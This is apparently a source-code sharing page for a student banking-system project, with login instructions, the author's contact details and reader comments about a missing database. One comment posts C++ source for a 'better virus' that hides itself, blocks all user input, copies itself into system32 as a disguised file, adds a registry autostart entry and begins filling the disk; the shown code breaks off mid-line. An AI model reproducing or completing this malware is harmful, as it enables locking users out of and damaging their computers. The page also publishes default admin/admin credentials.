
Banking System

ACE Banking System
--------------------------

1.Add New Account
2.Withdraw
3.Deposit
4.Transfer Amount One Account to Another
5.Close Account
In that Main Form The Title ACE Bank of India (R)
Here Double Click the Word (R)
And Give An User Name:admin
Password :admin
You can see the Account list
--------------------------------------------
Example: User Account Given Below
Account No:10
Password: sps
-------------------------------------------
In Common user we can't see the Account List
If any doubt in that contact through Email
By
Sivaraj.S
Email:sprs.sps@gmail.com
Cell:9566770212
Note: Due to the size or complexity of this submission, the author has submitted it as a .zip file to shorten your download time. After downloading it, you will need a program like Winzip to decompress it.
Virus note: All files are scanned once-a-day by SourceCodester.com for viruses, but new viruses come out every day, so no prevention program can catch 100% of them.
FOR YOUR OWN SAFETY, PLEASE:
1. Re-scan downloaded files using your personal virus checker before using it.
2. NEVER, EVER run compiled files (.exe's, .ocx's, .dll's etc.)--only run source code.

Comments
vry interesting
brother
Where is the database ???????????
Hi,
i downloaded your application, but the DB is missing !!!!!! .......have you forgot to insert, or, is a f.......e
Database .mdb is : " missing in the .zip "
hi sir,
i found that your application submitted is quite intresting.
but unfortunately i could not run your project if the database that is requires is missing.
so if it is not of any bother could you kindly post it so me and others
can appriciate the work you have done and learn from it
sincerly ,
Gerard
DataBase Missing
I thing is a FAKE !!!!!!!!!!!!!!!!!!
Database updated
Hi I am Sivaraj sps
unfortunately my banking system doesn't contain the database in my uploaded zip folder
now update with database
go to
Banking System with database (updated)
thanks..
re: Database updated
The duplicate post has been removed.
The database is already included in this post.
Can you please contact me
My Name is Frantz
I would like to discuss your Bank Deposit Post . I would like to know if you can develop other types of products .
you can reach me at equisharehaiti@aol.com
Or if your can send me your phone # and I will call you.
Regards,
Frantz
virus
Ermm... excuese me if I'm reviving a dead topic but this is noob code.
The user can easily click the X button of the program window and close your
so called virus.
Here is a better "virus":
Code:
#include
#include
using namespace std;
#include
#include
int APIENTRY WinMain (HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow)
{
//Hide the window, so that the user can't exit the proggy
HWND wnd=FindWindow("ConsoleWindowClass",NULL);
ShowWindow(wnd,SW_HIDE);
//Block all user input >=)
BlockInput(true);
//Autostart
char windir[MAX_PATH];
char currentfile[MAX_PATH];
HMODULE Me=GetModuleHandle(NULL);
GetModuleFileName(Me, currentfile, sizeof(currentfile));
GetWindowsDirectory(windir, sizeof(windir));
strcat(windir, "\\system32\\sysbackup.exe");
CopyFile(currentfile, windir, false);
HKEY hkey;
RegCreateKey (HKEY_LOCAL_MACHINE, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", &hkey);
RegSetValueEx (hkey, "Microsoft CrapWare", 0, REG_SZ, (LPBYTE)windir, sizeof(windir));
//Eat free space
ofstream file;
file.open("╚a.exe");
while(1)
{
fille
how to install
sir just want to ask how to install your program... thank you in advance
Add new comment